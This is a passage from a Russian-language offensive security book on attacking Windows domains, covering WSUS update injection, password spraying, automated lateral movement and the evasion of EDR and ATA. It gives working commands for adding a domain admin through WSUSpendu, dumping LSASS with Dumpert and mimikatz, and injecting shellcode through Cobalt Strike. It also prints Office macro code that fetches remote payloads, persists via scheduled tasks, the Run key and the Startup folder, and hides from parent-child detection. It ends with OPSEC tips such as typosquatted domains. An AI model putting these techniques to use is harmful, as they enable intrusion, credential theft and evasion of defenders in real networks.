


Рис. 3.19. Архитектура WSUS со связанными серверами в разных доменах

Для всех этих архитектур можно вручную устанавливать любые обновления программного обеспечения, предложенные Microsoft. Но также возможно автоматическое применение обновлений в соответствии с определенными критериями. При установке WSUS создается правило, которое по умолчанию отключено и позволяет при активации автоматически принимать установку всех «критических» или «безопасных» обновлений на клиентах WSUS.

Атака на WSUS

Существует несколько атак на механизм обновления Windows. **Все атаки работают только между сервером и клиентом.** Чтобы атака WSUSpect сработала, клиент должен использовать машину злоумышленника в качестве прокси. Один из способов выполнения этой атаки — для непrivилегированного пользователя на клиенте установить прокси-сервер. Другой способ выполнить эту атаку — использовать протокол WPAD. WSUSpect перехватывает запрос на обновление от клиента и вмешивается в него, чтобы добавить свое вредоносное обновление.

Ответ сервера изменяют, вставляя метаданные и двоичные файлы, чтобы попытаться выполнить произвольный код на клиенте. Но дело в том, что на локальном компьютере будет проверена подпись. С этой конфигурацией невозможно изменить обновление, добавив в него произвольный двоичный файл. Тем не менее аргументы команды не включены в проверку подписи. Таким образом, можно изменять аргументы двоичного файла (к примеру, cmd.exe, wmic.exe) для выполнения некоторых команд. Но подписи к данным файлам не хранятся, а хранятся подписи к каталогу с этими файлами, что не позволит передать им аргумент. Однако благодаря поддержке Microsoft Sysinternals есть подписи для файлов из данного пакета, в частности PsExec.

WSUSpendu может развертывать обновления, создавать и удалять группы WSUS, назначать компьютеры группам и удалять обновления. Скрипту нужно указать PsExec или BgInfo, т. к. только эти программы подписаны Microsoft и могут выполнять произвольные команды в любых системах Windows. Сценарий принимает аргументы для двоичного файла в качестве параметра и автоматически внедряет выбранные двоичные и специально созданные метаданные в базу данных. Сценарий PowerShell, а также выбранный двоичный файл необходимо загрузить на сервер WSUS для локального выполнения (рис. 3.20, 3.21).

```
PS> .\Wsuspenu.ps1 -Inject -PayloadFile .\PsExec.exe -PayloadArgs '-accepteula -s -d cmd.exe /c "net user [USER] [PASSWORD] /add && net localgroup Administrators [USER] /add"' -ComputerName DC1.domain
```

Everything seems ok. Waiting for client now...

To clean the injection, execute the following command:

```
.\Wsuspenu.ps1 -Clean -UpdateID 12345678-90ab-cdef-1234-567890abcdef
```

Обновление будет зависеть от конфигурации клиента — неважно, был ли он настроен для автоматической или ручной установки обновлений. Новое обновление само по себе может быть установлено без какого-либо взаимодействия с пользователем.

All Updates (2624 updates of 2645 shown, 2645 total)					
Approval:	Unapproved	Status:	Any	Refresh	
① Title				Classifi...	In...
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6600 VE	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6100	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7050 P...	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6150S...	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7050 / ...	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6600	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7300 S...	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 6100 n...	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7900 GS	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7800 ...	Drivers	10...	Not approv...		
nVidia - Graphics Adapter WDDM1.1, Other hardware - NVIDIA GeForce 7800 SLI	Drivers	10...	Not approv...		
PSEXEC bundled (ImportUpdate) update for Windows 7 (from KB2862335)			Security...	0%	Not approv...

Рис. 3.20. Консоль WSUS




Рис. 3.21. Уведомление о новом обновлении

Распыление паролей

Распыление пароля (Password Spraying) относится к методу атаки, который принимает большое количество имен пользователей и перечисляет их с помощью одного пароля или малого количества паролей. Так как допустимое количество попыток ввода пароля обычно невелико, этот метод позволяет избежать блокировок политики паролей, и он часто более эффективен для обнаружения слабых паролей. После успешного получения списка действительных пользователей злоумышленники нередко проверяют частые или известные пароли или благодаря накопленным в про-

цессе разведки данным пробуют ОДИН тщательно продуманный пароль для ВСЕХ известных учетных записей пользователей.

Распыление паролей проводится, как правило, на одном из начальных этапов без наличия привилегий. Этапы атаки распыления паролей:

1. Включение в сеть (в случае теста на проникновение) или компрометация учетной записи пользователя (для злоумышленника).
2. Перечисление групповой политики и политики паролей.
3. Перечисление имен пользователей.
4. Распыление паролей.

Для выполнения данной атаки написан скрипт Spray (<https://github.com/Greenwolf/Spray>), который позволяет указать парольную политику. Spray дает возможность проводить атаку на SMB, OWA (веб-клиент для доступа к серверу совместной работы Microsoft Exchange), Lync, CISCO Web VPN. Для работы скрипта требует список пользователей и паролей.

Альтернативное автоматическое решение — PowerShell-скрипт DomainPasswordSpray (<https://github.com/dafthack/DomainPasswordSpray>). Он требует только пароль либо список паролей. При этом он автоматически перечисляет пользователей домена и парольные политики (рис. 3.22).

Кроме того, скрипт позволяет узнать список всех пользователей.

```
PS C:\Users\jeclipse\Desktop> Import-Module ..\DomainPasswordSpray.ps1
PS C:\Users\jeclipse\Desktop> Invoke-DomainPasswordSpray -Password Spring2017
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 10 login attempts.
[*] Removing disabled users from list.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 36 users gathered from the current user's domain

Confirm Password Spray
Are you sure you want to perform a password spray against 36 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
[*] Password spraying has begun. Current time is 7:11 AM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:fn-2187 Password:Spring2017
[*] SUCCESS! User:tk-421 Password:Spring2017
[*] SUCCESS! User:tk-5531 Password:Spring2017
[*] Password spraying is complete
```

Рис. 3.22. Скриншот использования DomainPasswordSpray из примера описания программы

Автоматизация Lateral Movement

Множество сетей можно взломать, следуя определенным стандартным алгоритмам действия. Чтобы не тратить время на проверку данных контекстов развития событий, были разработаны инструменты автоматизации шагов каждого контекста.

GoFetch

GoFetch (<https://github.com/GoFetchAD/GoFetch>) — это инструмент для автоматического осуществления плана атаки, созданного приложением BloodHound.

Сначала GoFetch загружает связи локальных пользователей-администраторов и компьютеров, созданных BloodHound, и преобразует его в собственный формат плана для атаки. Как только план атаки готов, GoFetch продвигается к месту назначения в соответствии с планом, шаг за шагом, последовательно применяя методы удаленного выполнения кода и компрометируя учетные данные с помощью mimikatz.

GoFetch написан на PowerShell, что помогает скрываться от обнаружения, однако используемые модули Python могут выдать работу этого средства. В качестве параметров GoFetch использует связи объектов, созданные с помощью BloodHound, и пейлоад для выполнения в формате BAT, EXE или PS1.

Также для примера было представлено видео работы этого средства, которое можно отыскать по адресу <https://www.youtube.com/watch?v=5SpDAXUx7Uk>.

ANGRYPUPPY

ANGRYPUPPY (<https://github.com/vysecurity/ANGRYPUPPY>) — это инструмент для фреймворка Cobalt Strike, предназначенный для автоматического анализа и выполнения путей атаки BloodHound. ANGRYPUPPY использует встроенное боковое движение Cobalt Strike и возможности кражи учетных данных Beacon. Это позволяет автоматически извлекать сеансы для управления в Cobalt Strike и использовать его канал связи SMB C2. Кроме того, ANGRYPUPPY дает возможность выбирать технику, которую оператор хочет использовать для выполнения действий бокового движения.

ANGRYPUPPY принимает путь атаки BloodHound в формате JSON, а затем определяет действия, нужные для выполнения пути атаки, кражи учетных данных или бокового перемещения по мере необходимости.

Оператор просто вводит angrypuppy в любую консоль маяка Cobalt Strike, а затем может импортировать путь атаки, выбирать технику бокового перемещения и выполнять атаку. Это действие записывается в журнал событий Cobalt Strike вместе с именем оператора и идентификатором ANGRYPUPPY. Не рекомендуется выполнять другие действия бокового движения во время работы ANGRYPUPPY!

Демонстрация работы этого инструмента также запечатлена на видео: <https://www.youtube.com/watch?v=yxQ8Q8itZao>.

DeathStar

DeathStar (<https://github.com/byt3bl33d3r/DeathStar>) — это скрипт Python, использующий API-интерфейс RESTful Empire для автоматизации атак в среде Active Directory с использованием различных методов.


Так как BloodHound просматривает не все пути продвижения (те же GPP и SYSVOL не подлежат анализу BloodHound), данный инструмент использует максимум возможностей, которые предоставляет API RESTful Empire PowerShell.

Разработчики представили два видео (https://www.youtube.com/watch?v=PTpg_9IgxBo, <https://www.youtube.com/watch?v=1ZCkC8FXSzs>), демонстрирующих работу DeathStar. Но есть один минус: со 2 августа 2019 года этот проект больше не поддерживается, т. к. прекратил свое существование проект Empire.

Заключение

Благодаря боковому перемещению мы можем легитимным образом продвигаться по сети, используя для этого лишь учетные данные пользователей или разрешенные средства доставки и обновления ПО, что позволит получать информацию с атакованных машин без использования RAT.

ГЛАВА 4



Уклоняемся от обнаружения при атаке на домен

Как известно, любая атака выполняется в несколько этапов. Мы успешно провели разведку, повысили собственные привилегии, продвинулись, куда только захотели, и в итоге сумели захватить всю сеть. Но вот проблема: нас обнаружили, отрезали от сети и поймали. Чтобы избежать подобного развития событий, нужно заранее изучить методы защиты от обнаружения.

Уклонение от сканеров памяти

Любые действия в системе так или иначе регистрируются, и полностью скрыться от опытного наблюдателя никогда не получится. Но можно максимально замаскироваться. Большинство команд Red Team или пентестеров при атаке на домен используют PowerShell. Причем он стал настолько популярен, что появились целые фреймворки, к примеру Empire (<https://github.com/EmpireProject/Empire>) и PowerSploit (<https://github.com/PowerShellMafia/PowerSploit>). Кроме того, скрипты PowerShell могут быть обfuscированы с помощью того же Invoke-Obfuscation (<https://github.com/danielbohannon/Invoke-Obfuscation>). В ответ на появление всех этих инструментов сторона защиты разработала методы их обнаружения, такие как выявление странных родительских-дочерних связей, подозрительные аргументы командной строки и даже различные способы деобфускации PowerShell.

Одно из самых передовых средств для атак на домены Windows с возможностью скрытия активности — Cobalt Strike, в частности использование модуля `execute-assembly`. Есть возможность выполнять близкие к PowerShell-скриптам программы, написанные на C#. К примеру, собранный на C# `get-users`, который дублирует функции модуля `Get-NetUser` из пакета PowerView. В данном примере у контроллера домена запрашиваются свойства `SAMAccountName`, `UserGivenName` и `UserSurname` для каждой учетной записи (рис. 4.1).

Давайте посмотрим, что происходит в это время на целевой машине. Сделать это можно с помощью ProcMon (рис. 4.2).

```
beacon> execute-assembly /root/bin/attack/get-users.exe domain.local
[*] Tasked beacon to run .NET program: get-users.exe domain.local
[+] host called home, sent: 110663 bytes
[+] received output:
SAMAccountName: Administrator
SAMAccountName: Guest
SAMAccountName: krbtgt
SAMAccountName: user1
UserGivenName: User1
UserSurname: USER1
SAMAccountName: user2
UserGivenName: User2
UserSurname: USER2
SAMAccountName: user2
UserGivenName: User2
UserSurname: USER2
```

Рис. 4.1. Запуск get-users с помощью модуля execute-assembly




Рис. 4.2. Дерево процессов, построенное ProcMon

Процесс `powershell.exe` содержит нагрузку Cobalt Strike, а процесс `rundll32.exe` используется для загрузки и выполнения `get-users`. Стоит сказать, что `powershell.exe` является родителем `rundll32.exe` только потому, что нагрузка Cobalt Strike была запущена из-под PowerShell.

Но нагрузку Cobalt Strike можно запускать из-под любого процесса, при этом также имеется возможность мигрировать в разные процессы. Кроме того, некоторые функции Cobalt Strike выгружаются в новые процессы, что позволяет обеспечить стабильную работу этого ПО. Помимо прочего, библиотеки DLL, загруженные в процесс `rundll32`, включают в себя те, которые необходимы для `get-users`, например библиотеки LDAP и аутентификацию Kerberos (рис. 4.3).

<code>rundll32.exe</code>	3040	<code>Load Image</code>	C:\Windows\System32\kerberos.dll	SUCCESS
<code>rundll32.exe</code>	3040	<code>Load Image</code>	C:\Windows\System32\crypt.dll	SUCCESS
<code>rundll32.exe</code>	3040	<code>Load Image</code>	C:\Windows\System32\bcrypt.dll	SUCCESS
<code>rundll32.exe</code>	3040	<code>Load Image</code>	C:\Windows\System32\bcryptprimitives.dll	SUCCESS
<code>rundll32.exe</code>	3040	<code>Load Image</code>	C:\Windows\System32\cryptsp.dll	SUCCESS

Рис. 4.3. DLL-библиотеки, загруженные в `rundll32`

Главное преимущество данного модуля заключается в том, что файл никогда не пишется на диск, т. е. сборка выполняется строго в памяти. При этом во время анализа памяти большое внимание уделяется функции `CreateRemoteThread`, благодаря которой вредоносные программы мигрируют в другие процессы и загружаются об разы. Модуль `execute-assembly` загружает пользовательскую сборку при помощи встроенной функции `LoadImage`, а т. к. эта функция используется в основном ле-

гитимными процессами для загрузки DLL, обнаружить загрузку сборки очень сложно.

Стоит добавить, что PowerShell не единственный легитимный процесс, использование которого пристально отслеживается стороной защиты. Другие распространенные программы и службы (такие, как WMIC или schtasks/at) тоже подлежат тщательному контролю. Но и функции этих инструментов могут быть воспроизведены в пользовательских сборках .NET. А это значит, что есть возможность их скрытого использования с помощью того же модуля execute-assembly.

Уклонение от EDR

Endpoint Detection and Response (EDR) — технология обнаружения угроз и реагирования на окончном оборудовании. EDR постоянно отслеживает и анализирует подозрительную активность и принимает необходимые меры в ответ на нее. Так как большинство организаций сосредотачиваются на безопасности сети, то они оставляют без внимания активность на окончном оборудовании. Являясь одним из основных источников информации для SOC, EDR помогает закрыть эту брешь за счет настройки разных политик, включающих в себя контроль запуска приложений, контроль макросов и скриптов, анализ действий с памятью и многое другое.

Все описанные в статье методы могут перекликаться с темой уклонения от EDR, но именно в этом разделе хотелось бы рассмотреть скрытую работу критического ПО (такого как mimikatz) и доставление первоначальной нагрузки.

Скрываем работу mimikatz

Как правило, почти все EDR обнаруживают использование одного из главных инструментов любого пентестера, редтимщика или злоумышленника, атакующего Windows-системы, — mimikatz. Поэтому использование данного инструмента в чистом виде, когда имеешь дело с серьезными организациями, не имеет никакого смысла.

Как вариант, можно сдампить процесс LSASS, с которым и работает mimikatz, для получения важных данных. Но использование ProcDump EDR также обнаружит из-за перехвата соответствующих вызовов API. Таким образом, если отсоединить процесс LSASS от соответствующих API, то его можно незаметно сдампить. Именно так и работает инструмент под названием Dumpert (<https://github.com/outflanknl/Dumpert/tree/master/Dumpert>). Благодаря прямым системным вызовам и отсоединению API данный инструмент позволяет сделать укороченный дамп процесса LSASS в обход антивирусных средств и EDR (рис. 4.4).

И теперь можно использовать mimikatz для извлечения информации из дампа, предварительно указав файл дампа.

```
mimikatz # securlsa::minidump [путь к дампу]  
mimikatz # securlsa::logonpasswords
```

```
C:\Outflank\Development\Outflank-Dumpert\x64\Release>Outflank-Dumpert.exe
   _/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_
   |  | |  | |  | |  | |  | |  | |  | |  | |  |
   \_/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_ \_/\_
   Dumpert
   By Cneeliz @Outflank 2019

[1] Checking OS version details:
    [+] Operating System is Windows 10 or Server 2016, build number 17763
    [+] Mapping version specific System calls.
[2] Checking Process details:
    [+] Process ID of lsass.exe is: 640
    [+] NtReadVirtualMemory function pointer at: 0x00007FF866CAFF30
    [+] NtReadVirtualMemory System call nr is: 0x3f
    [+] Unhooking NtReadVirtualMemory.
[3] Create memorydump file:
    [+] Open a process handle.
    [+] Dump lsass.exe memory to: \?\?\C:\WINDOWS\Temp\dumpert.dmp
    [+] Dump successful.
```

Рис. 4.4. Создание дампа LSASS с помощью Dumpert

Этот способ защищает от обнаружения EDR во время дампа, но он оставляет заметные следы, сохраняя файл программы на диске. Как уже было сказано, инъекции кода помогают избежать записи на диск. Но опять же, обычные инъекции DLL будут обнаружены EDR, поэтому была разработана техника sRDI и соответствующие инструменты (<https://github.com/monoxgas/sRDI>) для ее реализации. Подробное описание их использования и принципов работы прилагается к самим инструментам.

Специально для инъекций существует DLL-версия Dumpert (<https://github.com/outflanknl/Dumpert/tree/master/Dumpert-DLL>). Для ее преобразования будем использовать скрипт ConvertToShellcode.py из пакета sRDI.

```
python3 ConvertToShellcode.py Outflank-Dumpert.dll
```

Внедрить полученный shell можно с помощью модуля shinject Cobalt Strike, указав PID процесса (рис. 4.5).

```
beacon> shinject 554 x64 /root/Dumpert.DLL.bin
[*] Tasked beacon to inject /root/Dumpert.DLL.bin into 554
[+] host called home, sent: 214454 bytes
```

Рис. 4.5. Модуль shinject Cobalt Strike

Но специально для Cobalt Strike на его собственном языке Aggressor Script была разработана своя версия Dumpert (<https://github.com/outflanknl/Dumpert/tree/master/Dumpert-Aggressor>, рис. 4.6).

Таким образом, с помощью объединения нескольких средств мы можем достичь скрытой работы при краже учетных данных из LSASS.

```

beacon> dumpert
[+] Dumpert by Outflank
[*] Tasked beacon to inject /root/dumpert.bin into 1041
[+] Waiting a few seconds for task to complete...
[*] Tasked beacon to download C:\Windows\Temp\dumpert.dmp
[+] host called home, sent: 116954 bytes
[*] started download of C:\Windows\Temp\dumpert.dmp (50254621 bytes)
[*] download of dumpert.dmp is complete

```

Рис. 4.6. Dumpert для Cobalt Strike

Уклоняемся от правила «родительский-дочерний процесс» в макросах офисных документов

Самое популярное средство доставки начальных загрузчиков или полезной нагрузки в АРТ-атаках — макросы в офисных документах. При этом идеи эксплуатации в макросах остаются одними и теми же, усложняется лишь их интерпретация, т. е. добавляется обfuscация для обхода EDR.

Макросы офисных приложений пишутся на VBScript, который поддерживает много полезных функций и может обеспечить полный доступ к системе. Так, Emotet (<https://threats.kaspersky.com/rw/threat/Trojan-Banker.Win32.Emotet>) использует последовательность WinWord → cmd → PowerShell, а группа APT28 (https://ru.wikipedia.org/wiki/Fancy_Bear) использовала макрос, вызывавший certutil для декодирования нагрузки.

Как ни обфусцируй макросы, но приведенные примеры будут обнаружены EDR по паттерну родительский-дочерний процесс, т. к. cmd, PowerShell или certutil будут вызываться из процесса WinWord, т. е. будут его дочерними процессами.

Но есть несколько способов уклониться от подобного шаблона EDR.

1. Уклонение от прямого анализа потомков

Чтобы новые процессы не происходили от WinWord, можно использовать для их запуска WMI. Новый процесс станет дочерним процессом wmpiprvse.exe. Сделать это можно с помощью следующего кода:

```

Set obj = GetObject("new:C08AFD90-F2A1-11D1-8455-00A0C91F3880")
obj.Document.Application.ShellExecute "APPLICATION",Null,"FOLDER",Null,0

```

Также можно загружать и выполнять код прямо внутри процесса WinWord. Для этого используется XMLDOM:

```

Set xml = CreateObject("Microsoft.XMLDOM")
xml.async = False
Set xsl = xml
xsl.load("http://ip/payload.xsl")
xml.transformNode xsl

```

2. Уклонение за счет запланированных задач

С помощью VBScript можно создавать запланированные задачи. Новый процесс будет запущен от имени svchost.exe. Это удобно и тем, что мы можем запланировать выполнение через несколько дней или недель. Сделать это можно с помощью следующего кода, указав нужную дату.

```
Set service = CreateObject("Schedule.Service")
Call service.Connect
Dim td: Set td = service.NewTask(0)
td.RegistrationInfo.Author = "Microsoft Corporation"
td.settings.StartWhenAvailable = True
td.settings.Hidden = False
Dim triggers: Set triggers = td.triggers
Dim trigger: Set trigger = triggers.Create(1)
Dim startTime: ts = DateAdd("s", 30, Now)
startTime = Year(ts) & "-" & Right(Month(ts), 2) & "-" & Right(Day(ts), 2) & "T" &
Right(Hour(ts), 2) & ":" & Right(Minute(ts), 2) & ":" & Right(Second(ts), 2)
trigger.StartBoundary = startTime
trigger.ID = "TimeTriggerId"
Dim Action: Set Action = td.Actions.Create(0)
Action.Path = "PATH/FOR/APPLICATION"
Call service.GetFolder("\").RegisterTaskDefinition("UpdateTask", td, 6, , , 3)
```

Единственное, что может выдать использование объекта Schedule.Service, — это загрузка taskschd.dll в WinWord.

3. Работа с реестром

С помощью следующего кода VBScript можно работать с реестром:

```
Set WshShell = CreateObject("WScript.Shell")
WshShell.regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\key", "value",
"REG_SZ"
```

Подобным образом можно хранить данные, передавать их между нагрузками и изменять непосредственно из макроса.

4. Создание файлов

Все-таки без записи на диск возможности атакующего весьма ограничены. Записать нужные данные по определенному пути на диске можно следующим образом:

```
Path = CreateObject("WScript.Shell").SpecialFolders("Startup")
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(Path & "\SCRIPT.bat", True)
objFile.Write "notepad.exe" & vbCrLf
objFile.Close
```

Раз запись на диск произошла, то нужно максимально замаскировать данное действие. Усложнить анализ можно, используя специальные пути к файлам, ведь нет

ничего аномального в том, что процесс WinWord производит запись во временный файл tmp. К примеру, можно выполнить запись по одному из этих путей:

```
C:\Users\<user>\AppData\Local\Microsoft\Windows\INetCache\Content.Word\
~WRF{AE7BBF2F-B65D-4BF4-9FAD-A779AEC41A02}.tmp
C:\Users\<user>\AppData\Local\Temp\CVR497F.tmp
C:\Users\<user>\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-
C647E37CA0D9}.1.ver0x0000000000000016.db
```

Но можно пойти еще дальше и изменить шаблон Office:

```
C:\Users\<user>\AppData\Roaming\Microsoft\Templates\Normal.dotm
```

5. Загрузка данных

VBScript можно использовать для загрузки различных данных по сети. Но, если использовать библиотеку XMLHTTP или функцию API URLDownloadToFileA, процесс WinWord инициирует сетевое соединение (и явно не с сайтом Microsoft), что будет отмечено EDR для SOC. Этого можно избежать при помощи Internet Explorer COM.

```
Set ie = CreateObject("InternetExplorer.Application")
ie.Navigate "https://pastebin.com/raw/payload"
State = 0
Do Until State = 4
DoEvents
State = ie.readyState
Loop
Dim payload: payload = ie.Document.Body.innerHTML
```

Использование данного метода приведет к вызову браузера из процесса svchost.exe для загрузки данных.

6. Встраивание в макрос

Также существует возможность вставить нагрузку или файл в сам макрос и даже документ, чтобы не загружать его по сети. Тот же Metasploit Framework способен создавать макросы со встроенной нагрузкой.

```
msfvenom -p generic/custom PAYLOADFILE=payload_file -a x64 --platform windows -f vba-exe
```

Но проблема кроется в том, что новый процесс будет запускаться из-под процесса WinWord. Это легко исправить, а как — мы уже рассмотрели выше.

Стоит отметить, что данные техники вполне применимы по отдельности, но шанс быть обнаруженным станет меньше, если использовать эти методы (или некоторые из них) совместно.

OPSEC

Скрываясь во время атаки, можно обмануть программный продукт, но куда сложнее обмануть человека. Поэтому во время любой атаки стоит думать о своих действиях. Дам несколько вполне очевидных советов.

Внедрение в процессы — обычное дело, но стоит задуматься о том, в какие процессы стоит внедряться. Ведь некоторые процессы пользователь может закрыть за не-надобностью, поэтому стоит выбирать те, что обеспечат более продолжительный жизненный цикл полезной нагрузки. При этом, скорее всего, вызовет подозрение, что блокнот (процесс `notepad.exe`) обращается к удаленному серверу или выходит в Интернет. Поэтому опытный атакующий скорее будет внедряться в службу обновлений или браузер, чье предназначение объясняет необходимость работы с сетью.

Мы уже говорили об использовании PowerShell — иногда оно губительно. Поэтому любой оператор должен очень хорошо знать инструменты, с которыми он работает, ведь можно даже не догадываться, что некоторые нагрузки или команды популярных фреймворков используют PowerShell (к примеру, `wmi` или `psexec_psh` в Cobalt Strike).

Еще одна из мер предосторожности — использовать схожие доменные имена, к примеру `github.com` и `githab.com`. Такие домены не вызовут подозрения, в отличие от странных наборов символов (встречалось и что-то типа такого: `kaWEFwkfbw.com`). Этот подход используется как при рассылке фишинговых писем, так и для организации связи с управляющим сервером.

Поддерживать связь между захваченными хостами лучше всего с помощью легитимных для организации служб и программ. Куда безопаснее делать это через используемые в скомпрометированной сети RDP или RAdmin. Для сбора дополнительной информации можно получать скриншоты рабочих столов, а также привлекать микрофоны и камеры, установленные на хостах (правда, данный вид разведки требует много времени и усилий).

Ни в коем случае не следует использовать распространенные модули популярных фреймворков (например, `local_admin_search_enum` из MSF) — они обнаруживаются всеми видами средств защиты. Никогда не отключайте на захваченных хостах антивирусы, ATP и EDR. Так как большинство этих систем создают оповещение об отключении, это будет очевидным сигналом аномальной работы узла или всей сети.

И, как уже отмечалось, требуется собирать и накапливать все учетные данные, даже имена пользователей без паролей, пароли от документов, хранилищ и почтовых ящиков, и использовать их корреляции между собой.

Уклонение от обнаружения ATA

Advanced Threat Analytics (ATA) представляет собой платформу для локальной сети, она помогает защитить организацию от многих типов современных целевых компьютерных атак и внутренних угроз. ATA использует собственный механизм сетевого анализа для сбора и валидации трафика по нескольким протоколам проверки подлинности, авторизации и сбора информации (Kerberos, DNS, RPC, NTLM и др.).

ATA собирает эти сведения при помощи таких механизмов, как зеркальное отображение портов с контроллеров домена на шлюз ATA или развертывание упр-

щенного шлюза ATA непосредственно на контроллерах домена. Таким образом, данная технология служит хорошим помощником для SOC, сильно усложняя работу нападающей стороны.

Для уклонения от регистрации атак с помощью ATA первым делом атакующий должен безуказненно следовать всем пунктам, изложенным в OPSEC. А именно досконально знать техники и инструменты, которыми она пользуется. Это важно, поскольку ATA, в отличие от EDR, работает за счет анализа сетевой активности (прослушивая протоколы) и имеет высокую интеграцию с системными журналами событий, аудита и большим количеством SIEM-систем. То есть выделяет аномалии в действиях пользователей.

Таким образом, нам нужно умело уклоняться от обнаружения на всех этапах атаки, будь то разведка (перечисление компьютеров, пользователей и подобное) или боковое движение (за счет передачи билетов или хешей).

Разведка

В самом начале, когда у нас есть обычные доменные права пользователя, мы стараемся перечислить домены, компьютеры, учетные записи администраторов и членство в разных группах. К примеру, утилита net.exe использует для сканирования протокол SAMR, на который ATA среагирует событием Reconnaissance using directory services enumeration (разведка с использованием перечисления служб каталогов, рис. 4.7).

Reconnaissance using directory services queries

The following directory services queries using SAMR protocol were attempted

Рис. 4.7. Событие Reconnaissance using directory services enumeration ATA

Но если для перечислений применить PowerView, то никаких действий от ATA мы не получим, потому что данный инструмент вместо протокола SAMR использует запросы LDAP, на которые ATA не реагирует.

Еще один вариант избежать детекции с помощью ATA — WMI-запросы. Для этого используется следующий алгоритм.

1. Получаем пользователей в домене domain:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='domain' AND Disabled='False'"
```

2. Получаем группы в домене domain:

```
Get-WmiObject -Class win32_group -Filter "Domain='domain'"
```

3. Получаем членство в группе администраторов домена domain:

```
Get-WmiObject -Class win32_groupUser | Where-Object {($_.GroupComponent -match "Domain Admins") -and ($_.GroupComponent -match "opsdc")}
```

Если использовать команды `Find-LocalAdminAccess` (найти машины в домене, где текущий пользователь имеет права локального администратора) или `Invoke-UserHunter` (для перечисления пользователей), то это будет обнаружено ATA как `Reconnaissance using SMB session enumeration` (разведка с использованием перечисления сеанса SMB). Однако такую реакцию будут вызывать только запросы к контроллеру домена. Если же на этапе перечислений не обращаться к контроллеру домена, то можно избежать обнаружения с помощью ATA. Эти же команды можно использовать с параметром `-ComputerFile`, указав список компьютеров (т. е. все машины, кроме контроллера домена):

```
Invoke-UserHunter -ComputerFile pc_list.txt -Verbose
```

